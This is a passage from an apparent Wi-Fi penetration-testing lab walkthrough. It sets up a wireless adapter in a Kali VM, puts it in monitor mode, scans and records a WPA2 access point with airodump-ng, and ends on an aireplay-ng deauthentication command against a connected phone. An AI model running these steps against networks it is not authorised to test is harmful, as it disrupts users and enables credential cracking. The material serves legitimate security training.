    RX packets 23 bytes 1938 (1.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 21 bytes 1818 (1.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 16 bytes 960 (960.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 16 bytes 960 (960.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~#
```


STEP7

Description:

We plug our wireless adapter into our computer .

Expected:

A prompt from Vmware should appear that asks us in which system to use the wireless adapter .




STEP8

Description:

We connect to virtual machine and press ok

Expected:

The window will disappear and the wireless adapter should be connected to the virtual machine .



The screenshot shows a Kali Linux virtual machine window titled "Kali 2022 x64 Customized by zSecurity 1.0.11 - VMware Workstation 16 Player (Non-commercial use onl)". The terminal window is titled "root@kali: ~" and shows the output of the "ifconfig" command. The output displays details for the "eth0" (Ethernet) and "lo" (Local Loopback) interfaces. The "eth0" interface has an IP address of 192.168.152.128 and a netmask of 255.255.255.0. The "lo" interface has an IP address of 127.0.0.1 and a netmask of 255.0.0.0. The terminal window also shows a search bar at the bottom with options for "Wrap", "Match Case", and "Invert Search".

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.152.128 netmask 255.255.255.0 broadcast 192.168.152.255
    inet6 fe80::20c:29ff:fe44:b658 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:44:b6:58 txqueuelen 1000 (Ethernet)
    RX packets 23 bytes 1938 (1.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 21 bytes 1818 (1.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 16 bytes 960 (960.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 16 bytes 960 (960.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~#
```

STEP9


Description:

We check the existence of the wireless adapter in the system with the command:

ifconfig

Expected:

The terminal should output information about network interfaces and we should see the new network interface .



```
Kali 2022 x64 Customized by zSecurity 1.0.11 - VMware Workstation 16 Player (Non-commercial use onl
Player
Applications Places Terminator Nov 2 11:07
root@kali: ~
root@kali: ~ 78x25
inet 192.168.152.128 netmask 255.255.255.0 broadcast 192.168.152.255
inet6 fe80::20c:29ff:fe44:b658 prefixlen 64 scopeid 0x20<link>
ether 00:0c:29:44:b6:58 txqueuelen 1000 (Ethernet)
RX packets 26 bytes 2148 (2.0 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 25 bytes 2120 (2.0 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 16 bytes 960 (960.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 16 bytes 960 (960.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 2312
ether fa:38:b2:ed:14:0a txqueuelen 1000 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~#
```


STEP10

Description:

We check the wireless adapter mode with the command iwconfig

Expected:

We should find out the mode of the wireless adapter



```
Kali 2022 x64 Customized by zSecurity 1.0.11 - VMware Workstation 16 Player (Non-commercial use onl)
Player
Applications Places Terminator Nov 2 11:07
root@kali: ~
root@kali: ~ 78x25
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 2312
ether fa:38:b2:ed:14:0a txqueuelen 1000 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@kali:~# iwconfig
lo no wireless extensions.
eth0 no wireless extensions.
wlan0 unassociated Nickname:"<WIFI@REALTEK>"
Mode:Auto Frequency=2.412 GHz Access Point: Not-Associated
Sensitivity:0/0
Retry:off RTS thr:off Fragment thr:off
Encryption key:off
Power Management:off
Link Quality=0/100 Signal level=0 dBm Noise level=0 dBm
Rx invalid nwid:0 Rx invalid crypt:0 Rx invalid frag:0
Tx excessive retries:0 Invalid misc:0 Missed beacon:0
root@kali:~#
```

STEP11

Description:

We change the mode to monitor , in order to see the WAPs information in further steps and we check it .

```
ifconfig wlan0 down
```

```
iwconfig wlan0 mode monitor
```

```
ifconfig wlan0 up
```

```
iwconfig
```

Expected:

The mode of the wireless adapter is changed to monitor.

STEP12


Description:

We execute the command :

`airodump-ng wlan0`

Expected:

In the terminal should appear all the near WAPs, and devices connected to every which one .



The screenshot shows a Kali Linux terminal window titled "Kali 2022 x64 Customized by zSecurity 1.0.11 - VMware Workstation 16 Player (Non-commercial use only)". The terminal output displays the results of a network scan on channel 4, showing a single access point (TP-LINK_8B9F24) with a signal strength of -20 dBm and 33 beacons. Below this, a table lists the details of the detected network.

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
A0:F3:C1:8B:9F:24	-20	33	3 0	11	130	WPA2	CCMP	PSK	TP-LINK_8B9F24

Below the table, another table lists the details of the detected network, including the BSSID, STATION, PWR, Rate, Lost, Frames, Notes, and Probes.

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
-------	---------	-----	------	------	--------	-------	--------

The terminal window also shows a search bar at the bottom with the text "Search:" and buttons for "Prev", "Next", "Wrap", "Match Case", and "Invert Search".

STEP13

Description:

We will want to see only our target WAP and write to a file:

```
airodump-ng --bssid "WAP's MAC" --channel 11 wlan 0 -w pentest.cap
```

Expected:

Only our wap and the phone connected to it will appear.

```
CH 11 ][ Elapsed: 2 mins ][ 2022-11-02 11:16 ][ interface wlan0 down
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
A0:F3:C1:8B:9F:24	-14	0	139	0 0	11	130	WPA2	CCMP	PSK	TP-LINK_8B9F24

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
A0:F3:C1:8B:9F:24	F6:8F:22:CB:E5:9C	-30	0 - 1	0	5		

```
root@kali:~#
```

STEP14


Description:

We will try to deauthenticate the phone from the wireless network with a command from another terminal:

```
aireplay-ng -O 1 -a "WAP's MAC" -c "Phone MAC" wlan0
```

Expected:

